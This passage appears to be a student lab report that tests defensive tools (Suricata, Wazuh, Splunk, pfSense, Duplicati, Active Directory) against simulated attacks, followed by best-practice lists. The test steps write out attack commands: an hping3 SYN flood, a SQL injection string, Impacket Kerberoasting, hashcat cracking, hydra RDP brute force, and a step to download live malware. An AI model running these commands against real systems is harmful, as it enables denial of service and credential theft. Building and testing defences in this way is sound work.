| 5 | Detect Malicious Outbound Traffic (via CLI) | **Pass** |
| 6 | Duplicati Local Backup | **Pass** |
| 7 | Duplicati Google Drive Backup | **Pass** |
| 8 | Duplicati Disaster Recovery | **Pass** |
| 9 | Active Directory Kerberoasting | **Pass** |

**Test Case 1: Suricata DoS Attack & Prevention**

1. Run Suricata on Victim.
   1. *# start Suricata as IPS*cd 'C:\Program Files\Suricata\'; .\suricata.exe -c .\suricata.yaml --windivert true
2. Run `hping3` to simulate DOS attack on Kali (Attacker Machine).
   1. *# perform DoS on target IP using hping3*sudo hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source 192.168.159.136
3. View alert in Suricata.
   1. cd 'C:\Program Files\Suricata\'; cat .\log\fast.log -tail 10 -wait

**Expected Outcome:** DoS packets are dropped & logged to Suricata `fast.log`.

**Actual Outcome:** DoS packets are dropped & logged to Suricata `fast.log`.

**Result:** Pass

**Link:** <https://drive.google.com/file/d/1pxSm56Q4visUSOEjcNQESL3TtOjXpVWp>

**Test Case 2: Suricata Dry Run (Best Practice)**

Part of best practices to run after each change in rules or configuration file as written in Suricata documentation.

1. Validate current Suricata configuration via a dry run.
   1. .\suricata.exe -T -c .\suricata.yaml -v

**Expected Outcome:** Dry run has no errors which signifies no syntax error for config files.

**Actual Outcome:** Dry run has no errors which signifies no syntax error for config files.

**Result:** Pass

**Link:** <https://drive.google.com/file/d/1V8q5gmdaqJStZPUL2DP3zo88-2zlQDAm>

**Test Case 3: SQL Injection Detection**

1. Launch XAMPP on Victim Machine to start DVWA & start Apache & MySQL.
   1. C:\xampp\xampp-control.exe
   2. Note: Apache functions as the HTTP server & MySQL functions as the database.
   3. Suricata integrates with XAMPP directly.
2. Navigate to `<victim\_IP>/dvwa/setup.php` on Kali.
3. Login & reset the database.
4. Perform & attempt SQL injection.
   1. 'or 1==1;--
5. View alert on Suricata.
   1. cd 'C:\Program Files\Suricata\'; cat .\log\fast.log -tail 10 -wait

**Expected Outcome:** SQL Injection is detected & logged. SQL Injection attempts are unsuccessful.

**Actual Outcome:** SQL Injection is detected & logged. SQL Injection attempts are unsuccessful.

**Result:** Pass

**Link:** <https://drive.google.com/file/d/13zPb3zMlx5l_N5dlbhbuhrIIAR0bw8HM>

**Test Case 4: Detect Malicious Outbound Traffic (via Browser)**

Simulating a situation where the victim navigates to a malicious website & unknowingly downloads malware or other suspicious activity.

1. Go to simulated malicious website on browser.
   1. `<http://testmynids.org/uid/index.html>`
2. Verify that Suricata drops the request & sends an alert.

**Expected Outcome:** Suricata detects outbound traffic to malicious websites & sends an alert.

**Actual Outcome:** Suricata detects outbound traffic to malicious websites & sends an alert.

**Result:** Pass

**Link:** <https://drive.google.com/file/d/1-bojJBlQTJHXDgaryClz4N1OeOahKbw->

**Test Case 5: Detect Malicious Outbound Traffic (via CLI)**

Simulating a situation where the victim navigates to a malicious website & unknowingly downloads malware or other suspicious activity.

1. Curl content from simulated malicious website via command line.
   1. curl <http://testmynids.org/uid/index.html>
2. Verify that Suricata drops the request & sends an alert.

**Expected Outcome:** Suricata detects outbound traffic to malicious websites & sends an alert.

**Actual Outcome:** Suricata detects outbound traffic to malicious websites & sends an alert.

**Result:** Pass

**Link:** <https://drive.google.com/file/d/1-bojJBlQTJHXDgaryClz4N1OeOahKbw->

**Test Case 6: Duplicati Local Backup**

1. Run backup.
   1. Backup to `backup` folder.
   2. Best Practice: Backup only `C:\Users` & `C:\ProgramData`, where ProgramData stores configuration.
   3. Backup configuration files by running Duplicati in elevated mode & enabling `--snapshot-policy` & VSS (Volume Shadow-Copy Service) in Windows. This enables restoration while files are in use.
   4. Manually run or schedule-based.
2. Delete local files.
3. Restore from local backup.
4. Verify that files have been restored.

**Expected Outcome:** Files have been restored by Duplicati after being deleted.

**Actual Outcome:** Files have been restored by Duplicati after being deleted.

**Result:** Pass

**Link:** <https://drive.google.com/file/d/1T3B0IDTYlU6RPNMyfMddOQyizbSz6N82>

**Test Case 7: Duplicati Google Drive Backup for Suricata**

1. Run backup.
   1. Backup to Google Drive with authentication key.
   2. Manually run or schedule-based.
2. Delete Suricata program files.
   1. Ensure that Suricata cannot start up.
3. Restore from local backup.
4. Verify that files have been restored, by running Suricata startup command.
   1. Ensure that Suricata starts up with the accompanying configurations.

**Expected Outcome:** Suricata starts up with the correct configuration after restoration.

**Actual Outcome:** Suricata starts up with the correct configuration after restoration.

**Result:** Pass

**Link:** <https://drive.google.com/file/d/1vRtPQZn-oGLIBExkqWXEzWOSlsSKmC6p>

**Test Case 8: Duplicati Disaster Recovery**

Disaster Recovery: Performing a backup when there are missing or corrupted backup files. Using the authentication credentials of the remote server (Google Drive) to restore files instead of relying on the local backup job stored in Duplicati SQLite files.

1. Delete local files.
2. Run a direct restore from backup files in Google Drive.
3. Enter credentials for backup.
4. Perform restore process.

**Expected Outcome:** Files have been restored by Duplicati without using local database.

**Actual Outcome:** Files have been restored by Duplicati without using local database.

**Result:** Pass

**Link:** <https://drive.google.com/file/d/1bhdcjCMFynFIcUBrLctWQs976VD4iCgD>

**Test Case 9: Active Directory Kerberoasting**

Kerberoasting Objective: Post-exploitation attack where service account password is cracked with normal user credentials.

1. Optional: The credentials of the user that the attacker has access to can be a normal Domain User, to prove that privilege escalation is possible.
2. Ensure that Service Account has SPN set (Service Principal Name).
3. From Kali, run Impacket.
4. Run exploit `GetUserSPNs`.
   1. impacket-GetUserSPNs -dc-ip 192.168.159.137 cspj.com/Victim -request
   2. Where `Victim` is a normal user account.
5. Get hash as output.
6. Ensure that Hashcat cannot crack the hash.
   1. hashcat -m 13100 -a 0 hash.txt wordlist.txt
   2. Active Directory password policy & complexity prevents this, as configured to CIS benchmarks.

**Expected Outcome:** Hashed password of service account cannot be cracked.

**Actual Outcome:** Hashed password of service account cannot be cracked.

**Result:** Pass

**Link:** <https://drive.google.com/file/d/1WATGz0-ulEfn2MG8TSVUwk3OQTQOzrkK>

## Integration Test Cases

**Test Case 1:** Integration Test Case - Connectivity Testing

1. Verify that Wazuh, Pfsense, and Suricata is on
2. Testing of Connectivity

2.1 Windows 7 able to ping Windows 10, Splunk Server, Wazuh Server

2.2 Splunk Server able to ping Windows 7, Windows 10, Wazuh Server

2.3 Windows 10 able to ping Windows 7, Splunk server, Wazuh Server

2.4 Wazuh Server able to ping Windows 7, Splunk server, Windows 10

2.5 All machines are able to view [www.youtube.com](http://www.youtube.com)

1. View pfsense whitelisting Rules

**Expected Outcome:** All machines are able to ping one another with internet access

**Actual Outcome:** All machines are able to ping one another with internet access

**Result:** Pass

**Link:**

<https://drive.google.com/file/d/1WIFSPPdwCAQH4P34mnDM07WmruUFl4-a/view?usp=share_link>

**Test Case 2:** Integration Test Case - Connectivity Testing

1. Verify that Wazuh, Pfsense, Suricata, and splunk is on
2. Testing of Connectivity

2.1 Splunk Server able to ping Windows 10, Wazuh Server

2.2 Windows 10 able to ping Splunk server, Wazuh Server

2.3 Wazuh Server able to ping Windows 10, Splunk server

2.4 All machines are able to view [www.youtube.com](http://www.youtube.com)

1. Tools Functions 1: Automatic Malware Removal - Wazuh

3.1 Visit dasmalwerk.eu

3.2 Download any malware

3.3 Verify that the malware has been automatically remove

1. Tools Functions 2: RDP Brute Force Detection Splunk

4.1 Run RDP brute force command on attacker machine “hydra -L /usr/share/wordlists/rockyou.txt -U /usr/share/wordlists/rockyou.txt rdp://192.168.71.3 -V”

4.2 Splunk detects that a rdp brute force is ongoing and triggers alert and send an email to [tanjared6@gmail.com](mailto:tanjared6@gmail.com)

1. Tools Function 3: DOS Prevention - Suricata

5.1 Run ‘hping3’ tp simulate DOS attack on KALI (Attacker Machine) “sudo hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source 192.168.159.136”

5.2 View alert in Suricata “cd 'C:\Program Files\Suricata\'; cat .\log\fast.log -tail 10 -wait”

**Expected Outcome:** Tools are able to mitigate, detect, or respond to the attacks

**Actual Outcome:** Tools are able to mitigate, detect, or respond to the attacks

**Result:** Pass

**Link:**

<https://drive.google.com/file/d/1iE-RfCEu7GA-3cd7ZMEw1I_td8zshVm_/view?usp=share_link>

# Other Documents

## Best Practices

### Wazuh

1. Dedicated server for Wazuh to prevent overloading
2. Send alerts that are level 12 and over to email
3. Create custom rules to generate alerts and decoders to read the logs generated from custom active response programs
4. Make use of Wazuh’s Active Response to immediately respond to attacks
5. Enable File Integrity Monitoring on users’ Desktop, Document and Downloads folders
6. Integrate with VirusTotal to check if the files that are added to the system are malicious

### PfSense

1. Change Default Admin User
   1. Create new admin user
   2. Disable login for default admin user
2. Logs are send to splunk for monitoring and resiliency
3. Restrict Access to PfSense GUI
   1. Disable ssh shell
   2. Setting number of web GUI to 1
   3. Whitelisting IP range that is able to access this browser
   4. Disable WebConfigurator anti-lockout rule
4. Implement Redundancy for High Availability
   1. Configure State Synchronisation
   2. Configure Configuration Synchronisation(XMLRPC)
   3. Use CARP
5. Rules Management
   1. Default Deny All traffic
   2. Put more specific rules before less specific ones
   3. Avoid using aliases in firewall rules

### Splunk

1. Log in text format
2. Log more than just debugging events
3. Configure Real-Time log Monitoring and Alerts
4. Capture Logs from Diverse Sources

### Suricata

1. Run Suricata in test mode first to ensure that the rules & configurations work successfully together..
   1. .\suricata.exe -T -c .\suricata.yaml -v
2. Install Suricata as a service in Windows for automatic startup.
   1. .\suricata.exe -c .\suricata.yaml --windivert true --service-install
3. Rules Management
   1. "Default Deny" traffic.
   2. Target the vulnerability, not the exploit.
   3. Write heuristics-based rules where possible.
   4. Put specific rules before less specific rules.
   5. Put commonly used rules before less used rules.

### Duplicati

1. Enable VSS to backup files currently in use.
2. Use Smart Backup Retention to maximise space & efficiency.
   1. Likewise, set a limit for retention policy.

### Active Directory

1. Remove lax default security settings.
2. Implement strong password policies.
   1. Minimum 8 characters.
   2. Special characters, uppercase, numbers.
   3. Limit login attempts to 3.
3. Follow CIS benchmarks.
4. Do not mix Users & Computers under the same OU (Organisational Unit).
5. Create a GPO in 1 domain, then extend it to others.
6. Use DCs as **DNS Servers**.

# References

**Suricata User Guide v6.0.10, 2022,** <https://suricata.readthedocs.io/en/suricata-6.0.10/>

**Duplicati 2 User's Manual, 2021**, <https://duplicati.readthedocs.io/en/latest/>

**Password Policy Microsoft Windows Server, 2016,** <https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/hh994572(v=ws.11)>

**Active Directory 2016 CIS Benchmarks, 2019,** <https://www.cisecurity.org/cis-benchmarks/>

**Incident Response and its Best Practices Using Wazuh, 2022,**

<https://varularora.medium.com/incident-response-and-its-best-practices-using-wazuh-6d77aecd9602>

**10 Wazuh Best Practices, 2022**

<https://climbtheladder.com/10-wazuh-best-practices/>

**How Wazuh Can Improve Digital Security for Businesses, 2022**

<https://thehackernews.com/2022/01/how-wazuh-can-improve-digital-security.html>

**PfSense Firewall Rules Best Practices**

<https://docs.netgate.com/pfsense/en/latest/firewall/best-practices.html>

<https://climbtheladder.com/10-pfsense-firewall-rules-best-practices/>

**High Availability SetUp Pfsense**

<https://vorkbaard.nl/how-to-set-up-pfsense-high-availability-hardware-redundancy/>